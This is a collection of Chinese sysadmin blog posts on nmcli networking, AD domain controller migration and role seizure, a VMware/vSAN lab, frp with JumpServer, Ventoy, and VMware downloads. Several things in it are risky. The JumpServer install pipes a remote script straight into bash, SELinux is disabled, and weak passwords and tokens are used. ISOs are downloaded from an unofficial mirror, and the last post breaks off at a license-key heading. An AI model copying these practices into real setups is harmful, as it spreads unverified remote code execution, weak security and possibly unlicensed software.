192.168.200.1 192.168.200.2 domains: 9sb.org interface: ens224重新加载网卡配置文件[root@alma8 ~]# nmcli connection reload停止网卡、激活网卡激活不仅是启动网卡,还会重新加载网卡配置文件[root@alma8 ~]# nmcli connection down ens224 Connection 'ens224' successfully deactivated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/4) [root@alma8 ~]# nmcli connection up ens224 Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/5)查看全部网卡信息[root@alma8 ~]# nmcli device show GENERAL.DEVICE: ens224 GENERAL.TYPE: ethernet GENERAL.HWADDR: 00:50:56:8E:02:B1 GENERAL.MTU: 1500 GENERAL.STATE: 100 (connected) GENERAL.CONNECTION: ens224 GENERAL.CON-PATH: /org/freedesktop/NetworkManager/ActiveConnection/5 WIRED-PROPERTIES.CARRIER: on IP4.ADDRESS[1]: 192.168.200.10/24 IP4.GATEWAY: -- IP4.ROUTE[1]: dst = 192.168.200.0/24, nh = 0.0.0.0, mt = 101 IP4.DNS[1]: 192.168.200.1 IP4.DNS[2]: 192.168.200.2 IP4.DOMAIN[1]: 9sb.org IP6.ADDRESS[1]: fe80::9c44:37c2:db12:5fcd/64 IP6.GATEWAY: -- IP6.ROUTE[1]: dst = fe80::/64, nh = ::, mt = 101 GENERAL.DEVICE: lo GENERAL.TYPE: loopback GENERAL.HWADDR: 00:00:00:00:00:00 GENERAL.MTU: 65536 GENERAL.STATE: 10 (unmanaged) GENERAL.CONNECTION: -- GENERAL.CON-PATH: -- IP4.ADDRESS[1]: 127.0.0.1/8 IP4.GATEWAY: -- IP6.ADDRESS[1]: ::1/128 IP6.GATEWAY: -- IP6.ROUTE[1]: dst = ::1/128, nh = ::, mt = 256查看单个网卡信息[root@alma8 ~]# nmcli device show ens224 GENERAL.DEVICE: ens224 GENERAL.TYPE: ethernet GENERAL.HWADDR: 00:50:56:8E:02:B1 GENERAL.MTU: 1500 GENERAL.STATE: 100 (connected) GENERAL.CONNECTION: ens224 GENERAL.CON-PATH: /org/freedesktop/NetworkManager/ActiveConnection/5 WIRED-PROPERTIES.CARRIER: on IP4.ADDRESS[1]: 192.168.200.10/24 IP4.GATEWAY: -- IP4.ROUTE[1]: dst = 192.168.200.0/24, nh = 0.0.0.0, mt = 101 IP4.DNS[1]: 192.168.200.1 IP4.DNS[2]: 192.168.200.2 IP4.DOMAIN[1]: 9sb.org IP6.ADDRESS[1]: fe80::9c44:37c2:db12:5fcd/64 IP6.GATEWAY: -- IP6.ROUTE[1]: dst = fe80::/64, nh = ::, mt = 101查看网卡设备状态[root@alma8 ~]# nmcli device status DEVICE TYPE STATE CONNECTION ens224 ethernet connected ens224 lo loopback unmanaged --查看网卡信息[root@alma8 ~]# nmcli connection show NAME UUID TYPE DEVICE ens224 bcb687ae-9883-4453-ad03-74087a9f4477 ethernet ens224创建网卡配置文件[root@alma8 ~]# nmcli con add type ethernet con-name ens224.1 ifname ens224 Connection 'ens224.1' (4187eb22-d317-4dc1-82f5-c81a97d8bbd4) successfully added. [root@alma8 ~]# nmcli connection show NAME UUID TYPE DEVICE ens224 bcb687ae-9883-4453-ad03-74087a9f4477 ethernet ens224 ens224.1 4187eb22-d317-4dc1-82f5-c81a97d8bbd4 ethernet --删除网卡配置文件[root@alma8 ~]# nmcli con delete ens224.1 Connection 'ens224.1' (4187eb22-d317-4dc1-82f5-c81a97d8bbd4) successfully deleted.修改网卡是否为自启,默认自启[root@alma8 ~]# nmcli con mod ens224 connection.autoconnect no [root@alma8 ~]# grep ONBOOT /etc/sysconfig/network-scripts/ifcfg-ens224 ONBOOT=no [root@alma8 ~]# nmcli con mod ens224 connection.autoconnect yes [root@alma8 ~]# grep ONBOOT /etc/sysconfig/network-scripts/ifcfg-ens224 ONBOOT=yes修改网卡是否自动获取IP,并配置静态IP地址[root@alma8 ~]# nmcli con modif ens224 ipv4.method auto [root@alma8 ~]# grep BOOTPROTO /etc/sysconfig/network-scripts/ifcfg-ens224 BOOTPROTO=dhcp [root@alma8 ~]# nmcli con modif ens224 ipv4.method manual ipv4.addresses 192.168.200.200/24 ipv4.gateway 192.168.200.1 connection.autoconnect yes ipv4.dns 114.114.114.114,114.114.115.15 [root@alma8 ~]# cat /etc/sysconfig/network-scripts/ifcfg-ens224 TYPE=Ethernet PROXY_METHOD=none BROWSER_ONLY=no BOOTPROTO=none DEFROUTE=yes IPV4_FAILURE_FATAL=no IPV6INIT=yes IPV6_AUTOCONF=yes IPV6_DEFROUTE=yes IPV6_FAILURE_FATAL=no IPV6_ADDR_GEN_MODE=stable-privacy NAME=ens224 UUID=bcb687ae-9883-4453-ad03-74087a9f4477 DEVICE=ens224 ONBOOT=yes IPADDR=192.168.200.200 PREFIX=24 GATEWAY=192.168.200.1 DNS1=114.114.114.114 DNS2=114.114.115.15 [root@alma8 ~]# nmcli con up ens224 Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/10) [root@alma8 ~]# ip add 3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:8e:02:b1 brd ff:ff:ff:ff:ff:ff inet 192.168.200.200/24 scope global noprefixroute ens224 valid_lft forever preferred_lft forever inet6 fe80::9c44:37c2:db12:5fcd/64 scope link noprefixroute valid_lft forever preferred_lft forever四、完成一次完整操作,服务器添加一块网卡,配置IP、DNS、网关。添加网卡后,出现了Wired connection 1,但是没有对应的配置文件 [root@alma8 ~]# nmcli con show NAME UUID TYPE DEVICE Wired connection 1 ee5fc609-9606-3e44-841d-601fc7d562ab ethernet ens256 [root@alma8 ~]# ll /etc/sysconfig/network-scripts/ total 8 删除Wired connection 1 [root@alma8 ~]# nmcli con delete "Wired connection 1" Connection 'Wired connection 1' (ee5fc609-9606-3e44-841d-601fc7d562ab) successfully deleted. 新建ens256 [root@alma8 ~]# nmcli con add type ethernet con-name ens256 ifname ens256 Connection 'ens256' (d90d5e30-7c76-4a62-92de-0fb4d4a0a41f) successfully added. 已生成ens256配置文件 [root@alma8 ~]# ll /etc/sysconfig/network-scripts/ total 12 -rw-r--r--. 1 root root 282 May 4 13:54 ifcfg-ens256 为ens256配置网络 [root@alma8 ~]# nmcli con modif ens256 ipv4.method manual ipv4.addresses 192.168.200.201/24 ipv4.gateway 192.168.200.1 connection.autoconnect yes ipv4.dns 114.114.114.114,114.114.115.15 重新加载ens256配置文件 [root@alma8 ~]# nmcli con up ens256 Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/13) 查看网卡信息 [root@alma8 ~]# ip addr 4: ens256: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:8e:4d:94 brd ff:ff:ff:ff:ff:ff inet 192.168.200.201/24 brd 192.168.200.255 scope global noprefixroute ens256 valid_lft forever preferred_lft forever inet6 fe80::374f:9c09:1e47:e0fa/64 scope link noprefixroute valid_lft forever preferred_lft forever五、总结不爽,太不爽了!
-

域控小实验,2016升级2022,域控同步、迁移、强制迁移、DHCP热备 一、前言:为什么要升级服务器操作系统?这就要说到windows操作系统的生命周期,windows生命周期内有以下几个关键节点:主流支持、扩展支持、超出支持终止日期主流支持期内,所有用户都可获得功能更新和安全更新;扩展支持期内,所有用户都可获得安全更新;超出支持终止日期的三年内,付费参与扩展安全更新 (ESU) 计划可以获得安全更新;超出支持终止日期的三年后,所有更新全部中止。如:windows2016操作系统,主流支持结束于2022年1月11日,扩展支持将于2027年1月11日结束,届时,只有ESU付费用户才能继续获取三年的安全更新。而windows2022 LTSC操作系统,作为长期支持版,将获得十年安全更新,因此在当下再次部署系统,建议购买并使用windows2022LTSC。为什么安全更新这么重要?官网引用:修补程序更新是使用一小段软件代码更新现有软件以修复应用程序中任何安全性或功能性问题的过程。补丁更新至关重要,需要持续监控以保护您的企业网络免遭破坏。这以及补丁更新为何对保持业务安全至关重要的多种原因。Microsoft的补丁程序更新包括几种补丁程序,其中包括关键补丁程序更新,安全补丁程序更新,汇总,功能包,定义更新和Service Pack。实验目的:1、确认2022是否能成为2016辅域,DNS、域信息是否同步。2、确认2022是否能与2016交换主域角色。3、主域崩溃时辅域能否强制升级为主域。4、DHCP备份还原和热备。二、创建主域、创建辅域、信息同步测试主机名分别为win2016(AD1)、win2022(AD2)、win10(test),IP为AD1 192.168.200.1 AD2 192.168.200.2 test自动获取。1、2016安装域控AD1创建主域林和域的功能级别均为2016主域搭建完成2、2022安装辅域添加到现有域注意,2022的林和域的功能级别也是2016,成为辅域其实不会有任何问题。3、查看域控状态使用netdom query fsmo命令查看当前主域控4、信息同步在AD1上新建DNS记录,新建组策略,新建用户组织和用户十几秒后,在AD2查询到上述记录,同步正常三、主域控迁移、角色互换在AD1执行命令,将域控五大角色交给AD2,注意要在powershell里执行注意:这里用命令交换角色是因为命令简单,在图形界面下需要点N多地方,很麻烦的。Move-ADDirectoryServerOperationMasterRole -Identity AD2 -OperationMasterRole SchemaMaster,DomainNamingMaster,PDCEmulator,RIDMaster,InfrastructureMaster -force查看当前主域控,已经成为AD2查看当前域复制状态repadmin /showrepl手动进行复制repadmin /syncall强制同步repadmin /syncall /force查看某台域控的活动目录复制状态repadmin /showrepl servername 查看某台域控的复制队列repadmin /queue servername查看域控复制状态总结repadmin /replsummary域控检查命令,可查看域控当前有无异常dcdiag四、主域崩溃、强制迁移将AD2断网,模拟主域崩溃,配置AD1强行夺取主域控权限确认当前主域控为AD2,我们使用Ntdsutil进行域控操作,再次查看主域控为AD1注意:强制夺取主域权限后,可通过服务器管理器 - AD站点与服务 - Default-first-site-name - server - 域控 - NTDS Setting删除旧域控,旧域控若可以修复请务必执行强制降级操作,若无法修复请重装系统。Ntdsutil Roles Connections Connect to Server ad1.9sb.org Quit Seize infrastructure master Seize naming master Seize PDC Seize RID master Seize schema master五、DHCP备份还原、热备DHCP不是域控的一部分,但可以安装在域控上,并提供高可用性1、备份还原2、热备在AD1中增加服务器授权(AD3为原AD2服务器,已重装系统重新加域)配置故障转移配置AD3为伙伴服务器可配置为负载均衡和热备,DHCP配置会自动同步到AD3客户端测试若AD3断网,则AD1继续提供服务六、总结爽!太爽啦!
-

VMware企业虚拟化综合实验1 一、实验目的仅用于技术回顾,不会完整记录细节,受限于实验环境,部分特性无法模拟通过Centos7系统搭建NTP、FTP、DNS服务,通过群晖系统提供iSCSI存储、Active Backup for Business虚拟机备份,通过windows2016系统配置vCenter Server、安装Veeam Backup & Replication虚拟机备份,配置JumpServer跳板机、搭建esxi虚拟化环境,配置vCenter Server,实现vCenter Server和虚拟备份还原,ESXI升级、物理机迁移至虚拟机、vSAN集群。二、网络环境VMnet8模拟办公网段,有外网,网关为192.168.10.254VMnet1模拟内网网段,无外网三、配置群晖系统群晖系统安装准备,我这里安装的是DSM6.2.3_DS918+_24922,配置IP为192.168.20.1创建存储池配置Active Backup for Business套件配置iSCSI四、配置jumpserver开源堡垒机安装centos7系统安装完成配置网络动态IP编辑 /etc/sysconfig/network-scripts/ifcfg-ens32ONBOOT=no改为ONBOOT=yesservice network restart 重启网络即可自动获取IP静态IP编辑 /etc/sysconfig/network-scripts/ifcfg-ens32BOOTPROTO="static" # 使用静态IP地址,默认为dhcp IPADDR="192.168.10.10" # 设置的静态IP地址 NETMASK="255.255.255.0" # 子网掩码 GATEWAY="192.168.10.254" # 网关地址 DNS1="114.114.114.114" # DNS服务器 ONBOOT=yes 安装堡垒机curl -sSL https://github.com/jumpserver/jumpserver/releases/download/v2.17.0/quick_start.sh | bash防火墙开启80和2222端口firewall-cmd --permanent --zone=public --add-port=2222/tcp --permanent firewall-cmd --permanent --zone=public --add-port=80/tcp --permanent firewall-cmd --reload启动堡垒机cd /opt/jumpserver-installer-v2.17.0 ./jmsctl.sh start配置用户、特权用户、资产授权等登陆测试正常,可在目标主机配置仅允许堡垒机登录,配置完成,不再进行其他测试五、Centos7系统搭建NTP、FTP、DNS安装系统,办公网段IP配置为192.168.10.20,内网IP为192.168.20.20安装NTPD时间服务器 yum install ntp 启动时间服务器 /bin/systemctl start ntpd.service 设为开机启动 chkconfig ntpd on 配置为上海市区 timedatectl set-timezone Asia/Shanghai 查看时间同步状态 ntpq -p查看当前时间date Sat Dec 18 18:41:39 CST 2021开放防火墙NTP服务端口firewall-cmd --add-service=ntp --permanent firewall-cmd --reload内网windows客户端测试安装FTP服务yum install -y vsftpd 编辑配置文件/etc/vsftpd/vsftpd.conf anonymous_enable=NO 关闭匿名登陆 chroot_local_user=YES 禁止跳出家目录 allow_writeable_chroot=YES 开启chroot后需要添加此项,放到最后创建ftp用户useradd -s /sbin/nologin -d /var/ftp test passwd test目标目录赋予权限chown test:test /var/ftp/关闭selinux编辑 /etc/selinux/configSELINUX=disabled 临时关闭 setenforce 0允许nologin的用户登录ftp,编辑 /etc/shells ,加入/sbin/nologin防火墙开放ftp端口firewall-cmd --add-service=ftp --permanent firewall-cmd --reload开机启动ftp服务chkconfig vsftpd on重启ftpsystemctl restart vsftpd.service验证配置DNS服务安装bind yum install bind bind-utils -y 配置/etc/named.conf 将两个127.0.0.1改为any 开启防火墙 firewall-cmd --add-service=dns --permanent firewall-cmd --reload 开机启动dns服务 chkconfig named on 重启ftp systemctl restart named.service 测试 nslookup google.com 192.168.20.20 服务器: UnKnown Address: 192.168.20.20 非权威应答: 名称: google.com Address: 46.82.174.69六、安装windows2016系统七,安装esxi安装esxi,一台IP为192.168.20.30 另一台为192.168.20.31为esxi接入iscsi为esxi准备系统镜像安装虚拟机八、esxi离线停机升级升级前版本esxi关机,挂载201912001-15160138镜像,选择upgrade升级后版本九、安装vCenter Server注意:DNS服务器要正确运行VSC最低要求10G内存,增加虚拟机配置继续安装安装完成十、vCenter Server备份还原进入设别管理后台192.168.20.40:5480,配置备份计划,通过FTP备份删掉vCenter Server,模拟崩溃情况通过VSCA还原,与安装步骤基本相同还原成功十一、使用Active Backup for Business备份还原虚拟机登陆群晖,配置Active Backup for Business,添加vcenter server进行备份测试修改目标虚拟机主机名进行还原测试还原成功,主机名恢复到备份时的状态十二、使用Veeam Backup & Replication备份还原虚拟机安装配置备份计划备份更改主机名还原还原完成十三、物理机迁移到虚拟机转换中转换完成十三、vSAN集群准备四台esxi主机,三台部署vSAN,一台安装vCenter。每台vSAN配置硬盘为40G、100G、200GvSAN01 vsan01.tntsec.com IP:192.168.20.51 vSAN02 vsan02.tntsec.com IP:192.168.20.52 vSAN03 vsan03.tntsec.com IP:192.168.20.53配置DNS服务器,添加 zonezone "tntsec.com" IN { type master; file "tntsec.com.zone"; };创建zone文件 /var/named/tntsec.com.zone$TTL 1D @ IN SOA master.tntsec.com. email.com. ( 0 ; serial 1D ; refresh 1H ; retry 1W ; expire 3H ) ; minimum IN NS master master IN A 192.168.20.20 vsan01 IN A 192.168.20.51 vsan02 IN A 192.168.20.52 vsan03 IN A 192.168.20.53检查配置文件named-checkconf -z测试域名解析nslookup vsan01.tntsec.com 192.168.20.20配置esxi主机IP、主机名,推荐通过esxi面板修改配置NTP服务器组建vSAN集群十四、实验完成关机1、关闭除vCenter的所有VM2、所有esxi进入维护模式3、进入vCenter5480设备管理关闭vCenter4、登录各esxi检查是否有VM未关机,是否进入维护模式,并关闭esxi
-

使用frp+jumpserver集中管理远程内网服务器 我们设想这样一种情况,我们是一家小公司,在全国有几个小分支办公机构,每个机构有一台服务器,由于公司财务紧张,买不起专线,用的也是普通家用宽带,SD-WAN设备说实话也挺贵的,那么我们怎么去登录各个分支机构的服务器呢?办法当然多,比如我们可以通过向日葵和todesk这类远程软件连接到分支机构某个人的电脑上再去远程操作,虽然不方便,但是能够完成目的。针对这种情况,我设计出这样一种方案,通过frp将所有内网服务器映射到一台公网服务器上,再在公网服务器部署jumpserver跳板机做集中管理和权限控制,这样我们只需要连接一次就能去选择连接各个服务器了。一、环境设计虽然我的云服务器升级了,但在运行网站的同时难以同时运行跳板机,所以我这里使用虚拟机进行演示,效果相同。内网服务器是192.168.10.113,将ssh端口22映射到跳板机服务器端口1001。跳板机服务器是192.168.10.20,其中1000端口是frp监听端口,1001是接受内网ssh转发的端口,1002是管理面板,2222是跳板机的连接端口。注意:本文仅对核心内容做记录,不会关注防火墙端口开放、开机启动等等小细节。二、跳板机配置一键安装跳板机并启动curl -sSL https://github.com/jumpserver/jumpserver/releases/download/v2.17.1/quick_start.sh | bash cd /opt/jumpserver-installer-v2.17.1 ./jmsctl.sh start登录web面板添加用户、服务器、特权用户、资产分配等,因为内网端口映射到服务器,所以跳板机配置的ssh是连接本地端口。用户test 密码123456三、服务端frp安装下载最新包wget https://github.com/fatedier/frp/releases/download/v0.38.0/frp_0.38.0_linux_386.tar.gz解压并编辑 frps.ini[common] bind_port = 1000 token = NBmima dashboard_port = 1002 dashboard_user = test dashboard_pwd = test启动服务nohup ./frps -c ./frps.ini &四、配置内网服务器客户端下载最新包wget https://github.com/fatedier/frp/releases/download/v0.38.0/frp_0.38.0_linux_386.tar.gz解压并编辑 frpc.ini[common] server_addr = 192.168.10.20 server_port = 1000 token = NBmima [ssh] type = tcp local_ip = 127.0.0.1 local_port = 22 remote_port = 1001启动服务nohup ./frpc -c frpc.ini &五、测试效果查看frp面板映射状态 192.168.10.20:1002 登录堡垒机test@192.168.10.20 ID | 主机名 | IP | 备注 +-----+-------------------------------------------+------------------+---------+ 1 | 内网主机 | 192.168.10.20 | 页码:1,每页行数:15,总页数:1,总数量:1 提示:输入资产ID直接登录,二级搜索使用 // + 字段,如://192 上一页:b 下一页:n 搜索: [Host]> 1 开始连接到 内网服务器管理员@192.168.10.20 0.1 Last login: Wed Dec 29 06:24:41 2021 from 192.168.10.253 [root@client ~]# ip addr 2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:0c:29:df:d8:88 brd ff:ff:ff:ff:ff:ff inet 192.168.10.113/24 brd 192.168.10.255 scope global noprefixroute dynamic ens32 valid_lft 1130sec preferred_lft 1130sec inet6 fe80::f790:5f32:9201:7e7b/64 scope link noprefixroute valid_lft forever preferred_lft forever测试完成,客户端通过堡垒机接口即可选择登录到对应内网服务器。
-
基于windows域账号控制的中小型企业服务搭建、分享 整体规划 依托VMware超融合方案,搭建以windows域为基础的统一账号服务,如web认证、群晖文件共享等,受限于实验物理机性能和实验复杂程度,仅以最简单的方式呈现。功能实现 RAID配置VMware vSphere超融合环境搭建(ESXi+vCenterServer)windows2016系统安装,部署Active Directory域服务(活动目录),客户端加域群晖系统安装,windows域账号认证IIS搭建,windows域账号认证配置详情 1、在英特尔RAID模拟器中配置RAID5,采用3+1,即3盘RAID5,1盘热备2、在windows10物理机的基础上,以VM16为基础安装ESXi7安装ESXi7部署vCenter Server通过vCenter Server管理EXSi在超融合中添加虚拟机通过VM16远程管理vCenter Server3、安装windows2016安装系统,部署域创建普通域用户客户端加域客户端登陆4、群晖系统安装加入域创建域用户共享目录域用户直接打开,无需验证非域用户需要验证5、IIS搭建启用基于windows的身份验证客户端访问,需要使用域账户登录总结 本文实现的功能很少,但作为最关键的windows域身份验证已经完成了;在企业中,为了避免割裂的多套账户系统,集成式身份管理是必不可少的,windows域恐怕是其中最方便的一种方式,我们下期再见~
-

新一代多系统启动U盘解决方案Ventoy 一款几乎可以在所有情况下启动的U盘启动盘神器 {abtn icon="" color="#ff6800" href="https://www.ventoy.net/cn/index.html" radius="" content="官方网站"/}下载: {anote icon="" href="https://www.ventoy.net/cn/download.html" type="secondary" content="下载地址"/} Ventoy 简介简单来说,Ventoy是一个制作可启动U盘的开源工具。有了Ventoy你就无需反复地格式化U盘,你只需要把 ISO/WIM/IMG/VHD(x)/EFI 等类型的文件拷贝到U盘里面就可以启动了,无需其他操作。你可以一次性拷贝很多个不同类型的镜像文件,Ventoy 会在启动时显示一个菜单来供你进行选择 。Ventoy 安装之后,同一个U盘可以同时支持 x86 Legacy BIOS、IA32 UEFI、x86_64 UEFI、ARM64 UEFI 和 MIPS64EL UEFI 模式。Ventoy 支持大部分常见类型的操作系统 (Windows/WinPE/Linux/Unix/VMware/Xen ...)目前已经测试了各类超过 700+ 个ISO文件(列表)。 支持 distrowatch.com 网站上收录的 90%+ 的操作系统(列表)。一、安装使用:1、删除U盘、移动硬盘上其他分区,并格式化为exfat格式,此格式可以存放超过4G的文档,并且支持linux、MACOS。2、运行Ventoy2Disk,安装安装完成3、放入镜像文件,本次我放入EasyU、WEPE、DRBL、Kali、CDlinux、win10、PVE、ikuai8等镜像进行测试注意:Ventoy自身支持传统启动和UEFI启动,但仍需要放入的镜像也支持,如EasyU的iso镜像在某些情况下传统启动会失败,此时可以用wepe代替。启动方式:开机设置U盘启动,注意打开CSM并关闭安全启动。效果实测:在十几台不同机型下均可以成功启动,从11年到21年的设备都测试通过。注意:Ventoy并不能保证100%启动成功,而是能保证你至少有一个镜像能启动成功,从而省去了准备多个U盘的麻烦。注意:如CDlinux过于老旧启动失败,而Kali则启动成功,而ikuai的特殊性使他不能在这种方式下启动。
-

VMware vSphere vCenter虚拟化管理系统 官方中文页面https://www.vmware.com/cn/products/vsphere-hypervisor.html下载地址VMware vSphere虚拟机监控程序(ESXi)链接: https://cld16.irans3.com/dlir-s3/VMware-VMvisor-Installer-7.0.0-15843807.x86_64.isoVMware-VMvisor-Installer-7.0.0-15843807.x86_64.iso档案大小: 350 MBMD5: 220d2e87290f50c3508214cadf66b737SHA1: 7fda0401ee1b2f49aae89043f9b2d509cf7e25dbVMware vSphere Hypervisor(ESXi)脱机捆绑包链接: https://cld14.irans3.com/dlir-s3/VMware-ESXi-7.0.0-15843807-depot.zipVMware-ESXi-7.0.0-15843807-depot.zip档案大小: 344 MBMD5: d3e7d11daaa98d235694201b367dfdb2SHA1: 84c27637f0f48f11f7638425c9e106d68c27f6fcVMware vCenter Server链接: https://cld5.irans3.com/dlir-s3/VMware-VCSA-all-7.0.0-15952498.isoVMware-VCSA-all-7.0.0-15952498.iso档案大小: 6.42 GBMD5: 94bb30ae83cd5f12e2eecce114d43007SHA1: 17aa2b1ee20e977fb4f8f8391563f57c3e456361神秘代码 (rc版合作伙伴测试密钥,正式版测试可用)VMware vSphere ESXi 7.0 Enterprise 